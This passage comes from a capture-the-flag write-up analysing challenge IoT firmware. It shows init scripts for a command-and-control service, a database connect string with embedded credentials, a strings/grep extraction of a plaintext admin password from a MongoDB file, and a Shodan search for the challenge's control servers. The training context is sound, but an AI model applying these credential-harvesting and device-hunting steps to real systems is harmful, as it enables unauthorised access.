var path = require('path');
var favicon = require('serve-favicon');
var logger = require('morgan');
var cookieParser = require('cookie-parser');
var bodyParser = require('body-parser');
var routes = require('./routes/index');
var mongo = require('mongodb');
var monk = require('monk');
var db = monk('gnome:KTt9C1SljNKDiobKKro926frc@localhost:27017/gnome')

var app = express();
// view engine setup
app.set('views', path.join(__dirname, 'views'));
app.set('view engine', 'jade');

// uncomment after placing your favicon in /public
//app.use(favicon(path.join(__dirname, 'public', 'favicon.ico')));
app.use(logger('dev'));
app.use(bodyParser.json({limit: '512kb'}));
root@kali:~/giyh/challenge2-firmware/squashfs-root/www#
```

Main Node.js application JavaScript file showing the MongoDB connect string




```
root@kali:~/giyh/challenge2-firmware/squashfs-root# head etc/init.d/sgdnsc2
#!/bin/sh /etc/rc.common
# OWNER: STUART
#  STUART: Startup SG DNS C&C process
#  AUGGIE: Function verified, ready for production
START=99

PROG=/usr/bin/sgdnsc2

start_service() {
        $PROG &
```

DNS C&C inti.d startup script - Further evidence to confirm analysis in Part 1




```
root@kali:~/giyh/challenge2-firmware/squashfs-root# head usr/sbin/autowlan
#!/bin/sh
# OWNER: STUART
#  STUART: Automatically discover and connect to WiFi networks
#  AUGGIE: Functionality verified/ready for production


while true; do
    for SSID in `iwlist wlan0 scan | grep -A1 "Encryption key:off" | grep ESSID: | cut -d: -f2`; do
        if [ $SSID = "" ] ; then
            echo "Skipping empty SSID"
root@kali:~/giyh/challenge2-firmware/squashfs-root# 
```

Script that discovers open WiFi networks for data exfiltration - Further evidence to confirm analysis in Part 1




```
root@kali:~/giyh/challenge2-firmware/squashfs-root# head -20 etc/rc.d/S98sgstatd
#!/bin/sh /etc/rc.common
# BUGID: 570523-1
# OWNER: STUART
#  LOUISE: The sgstatd process fails to start on the Gnome hardware.
#  LOUISE: I rewrote the startup script, testing in DEV works fine. Closing ticket.
#  LOUISE changed status from OPEN to CLOSED
#  AUGGIE: Process still fails to startup, re-opening ticket.
#  AUGGIE changed status from CLOSED to OPEN
#  LOUISE: It works just find in DEV Auggie.
#  NEDFORD: Confirm process fails to startup, delegate to Stuart for resolution.
#  LOUISE: Status on this Stuart?
#  NEDFORD changed owner from LOUISE to STUART
#  NEDFORD: Can we get a status on this Stuart?
#  NEDFORD: Can we get a status on this Stuart?
#  LOUISE: Blocking on this ticket, we may have to ship without resolution.
START=98

PROG=/usr/bin/sgstatd

start_service() {
root@kali:~/giyh/challenge2-firmware/squashfs-root# 
```

sgstatd init.d startup script and showing all 4 admin/developers (AUGGIE, LOUISE, NEDFORD, STUART) - More on this in Part 4 and sgstatd in sg05




```
root@kali:~/giyh/challenge2-firmware/squashfs-root/etc/rc.d# cat S97mongod
#!/bin/sh /etc/rc.common
# OWNER: STUART
#  STUART: Startup MongoDB process before node; give Mongo a few seconds to start
#  AUGGIE: Function verified, ready for production.

START=97

PROG=/usr/bin/mongod
CONFIG=/etc/mongod.conf
PIDFILE=/var/run/mongod.pid

save_pid() {
        ps | grep $PROG | grep -v grep | awk '{print $1}' >$PIDFILE
}

start_service() {
        $PROG --config $CONFIG &
        sleep 10
        save_pid
}
stop_service() {
        killall mongod
}
root@kali:~/giyh/challenge2-firmware/squashfs-root/etc/rc.d#
```

Mongod database startup script showing location of the database configuration file




```
root@kali:~/giyh/challenge2-firmware/squashfs-root/etc# cat mongod.conf
# LOUISE: No logging, YAY for /dev/null
# AUGGIE: Louise, stop being so excited to basic Unix functionality
# LOUISE: Auggie, stop trying to ruin my excitement!

systemLog:
  destination: file
  path: /dev/null
  logAppend: true
storage:
  dbPath: /opt/mongodb
net:
  bindIp: 127.0.0.1
root@kali:~/giyh/challenge2-firmware/squashfs-root/etc#
```

Mongod database configuration file showing the location of the MongoDB databases



```
root@kali:~/giyh/challenge2-firmware/squashfs-root/opt/mongodb# ls -al
total 163856
drwxr-xr-x 4 root root     4096 Dec  4 15:06 .
drwxr-xr-x 3 root root     4096 Nov 28 13:25 ..
-rw-r--r-- 1 root root 67108864 Dec  4 15:01 gnome.0
-rw-r--r-- 1 root root 16777216 Dec  4 15:01 gnome.ns
drwxr-xr-x 2 root root     4096 Dec  4 15:06 journal
-rw-r--r-- 1 root root 67108864 Dec  4 15:01 local.0
-rw-r--r-- 1 root root 16777216 Dec  4 15:01 local.ns
drwxr-xr-x 2 root root     4096 Dec  4 15:01 _tmp
root@kali:~/giyh/challenge2-firmware/squashfs-root/opt/mongodb#
```

MongoDB database files on the firmware image with the "gnome" database




```
root@kali:~/giyh/challenge2-firmware/squashfs-root/opt/mongodb# strings gnome.0 | grep -A 1 "username\|password"
username
user
password
user
--
username
admin
password
SittingOnAShelf
root@kali:~/giyh/challenge2-firmware/squashfs-root/opt/mongodb#
```

Strings on the gnome database revealing the admin username and password for the GIYH Node.js & MongoDB web application

Answered Questions:

3) What operating system and CPU type are used in the Gnome? What type of web framework is the Gnome web interface built in?


As supported by the file /etc/openwrt_release, the operating system for the GIYH IoT device is: **OpenWrt Linux variant**



```
root@kali:~/giyh/challenge2-firmware/squashfs-root/etc# cat openwrt_release
DISTRIB_ID='OpenWrt'
DISTRIB_RELEASE='Bleeding Edge'
DISTRIB_REVISION='r47650'
DISTRIB_CODENAME='designated_driver'
DISTRIB_TARGET='realview/generic'
DISTRIB_DESCRIPTION='OpenWrt Designated Driver r47650'
DISTRIB_TAINTS=''
root@kali:~/giyh/challenge2-firmware/squashfs-root/etc# █
```


https://dev.openwrt.org/browser/trunk/target/linux/realview?rev=47650

As supported by the binwalk output and the "realview" target flavor, the CPU type is: **ARM**



```
root@kali:~/giyh/challenge2-firmware# binwalk giyh-firmware-dump.bin

DECIMAL         HEX             DESCRIPTION
--------------------------------------------------------------------------------
0               0x0             PEM certificate
1809            0x711           ELF 32-bit LSB shared object, ARM, version 1 (SYSV)
132795          0x206BB         U-Boot boot loader reference
168803          0x29363         Squashfs filesystem, little endian, version 4.0, co
es,  4866 inodes, blocksize: 131072 bytes, created: Tue Dec  8 13:47:32 2015

root@kali:~/giyh/challenge2-firmware#
```


https://dev.openwrt.org/wiki/platforms




Target name	Platform	Architecture	Endianness	Developer(s)	Known Issues/Notes
realview	ARM Ltd. Realview EB	ARM	little	florian	realview

The web framework is: **Node.js**


(also confirmed by Jessica Dosis in dialog interaction: "Interesting, it looks like the Gnome is using Node.js for web services.")



```
root@kali:~/giyh/challenge2-firmware/squashfs-root/etc/rc.d# cat S98nodejs
#!/bin/sh /etc/rc.common
# OWNER: STUART
#  STUART: Startup Node.js process after MongoDB starts
#  AUGGIE: Function verified, ready for production
START=98

PROG=/www/bin/www
PIDFILE=/var/run/www.pid

save_pid() {
        ps | grep $PROG | grep -v grep | awk '{print $1}' >$PIDFILE
}

start_service() {
        $PROG &
        save_pid
}

stop_service() {
        killall www
}
root@kali:~/giyh/challenge2-firmware/squashfs-root/etc/rc.d#
```




```
root@kali:~/giyh/challenge2-firmware/squashfs-root/www# head app.js
var express = require('express');
var path = require('path');
var favicon = require('serve-favicon');
var logger = require('morgan');
var cookieParser = require('cookie-parser');
var bodyParser = require('body-parser');
var routes = require('./routes/index');
var mongo = require('mongodb');
var monk = require('monk');
```




```
root@kali:~/giyh/challenge2-firmware/squashfs-root/www/node_modules/express# head Readme.md
[![Express Logo](https://i.cloudup.com/zfY6lL7eFa-3000x3000.png)](http://expressjs.com/)
```

4) What kind of a database engine is used to support the Gnome web interface? What is the plaintext password stored in the Gnome database?

As supported by the services, configuration and database files found on the firmware image, the database engine is: **MongoDB**




```
root@kali:~/giyh/challenge2-firmware/squashfs-root/etc/rc.d# cat S97mongod
#!/bin/sh /etc/rc.common
# OWNER: STUART
#  STUART: Startup MongoDB process before node; give Mongo a few seconds to start
#  AUGGIE: Function verified, ready for production.

START=97

PROG=/usr/bin/mongod
CONFIG=/etc/mongod.conf
PIDFILE=/var/run/mongod.pid

save_pid() {
        ps | grep $PROG | grep -v grep | awk '{print $1}' >$PIDFILE
}

start_service() {
        $PROG --config $CONFIG &
        sleep 10
        save_pid
}
stop_service() {
        killall mongod
}
root@kali:~/giyh/challenge2-firmware/squashfs-root/etc/rc.d# 
```




```
root@kali:~/giyh/challenge2-firmware/squashfs-root/opt/mongodb# ls -al
total 163856
drwxr-xr-x 4 root root     4096 Dec  4 15:06 .
drwxr-xr-x 3 root root     4096 Nov 28 13:25 ..
-rw-r--r-- 1 root root 67108864 Dec  4 15:01 gnome.0
-rw-r--r-- 1 root root 16777216 Dec  4 15:01 gnome.ns
drwxr-xr-x 2 root root     4096 Dec  4 15:06 journal
-rw-r--r-- 1 root root 67108864 Dec  4 15:01 local.0
-rw-r--r-- 1 root root 16777216 Dec  4 15:01 local.ns
drwxr-xr-x 2 root root     4096 Dec  4 15:01 _tmp
root@kali:~/giyh/challenge2-firmware/squashfs-root/opt/mongodb# 
```

The plaintext password found in the gnome.0 mongodb database is: **SittingOnAShelf**



```
root@kali:~/giyh/challenge2-firmware/squashfs-root/opt/mongodb# strings gnome.0 | grep -i -A 5 -B 1 "username"
gnome.users
username
user
password
user
user_level
username
admin
password
SittingOnAShelf
user_level
DCBA
root@kali:~/giyh/challenge2-firmware/squashfs-root/opt/mongodb# 
```

Part 3) Let it Gnome! Let it Gnome! Let it Gnome! Internet-Wide Scavenger Hunt



Part 3: Let it Gnome! Let it Gnome! Let it Gnome!
Internet-Wide Scavenger Hunt

The Dosis children puzzled over their firmware findings. Eyebrows furled, Jessica posed a theory, “It looks like these Gnomes are controlled across the Internet by a series of machines known as ‘SuperGnomes.’”

Josh built on Jessica’s thought, “With millions of houses around the world infiltrated by spying Gnomes covertly controlled by SuperGnomes, there’s got to be something big going on. We’d better locate those SuperGnomes pronto!”

But the kids were stumped. “How can we find them?” Jessica asked. “They must be scattered across the globe!”

Again, Dear Reader, your help is vital in further unraveling the perplexing plot. Based on your analysis of the Gnome’s firmware, please help Jessica and Josh devise a strategy to search for SuperGnomes on the Internet. Then, apply your technique to locate each SuperGnome’s IP address. If you need inspiration for constructing your search, visit the Dosis Neighborhood and sho Dan your plan. Once you’ve found a SuperGnome IP address, please visit the Dosis neighborhood and find the Great and Powerful Oracle, Tom Hessman. Ask Tom to confirm each SuperGnome address to ensure that you always stay in scope.

5) What are the IP addresses of the five SuperGnomes scattered around the world, as verified by Tom Hessman in the Dosis neighborhood?


6) Where is each SuperGnome located geographically?

Analysis / Solution Description:

Given the provided hints in the text above "sho Dan your plan" and during the dialog with Jessica Dosis "you should sho Dan", I used the Shodan search engine, https://www.shodan.io to search for the SuperGnomes with the following query string:

https://www.shodan.io/search?query=SuperGnome

This Shodan query results in the following data for 5 systems:

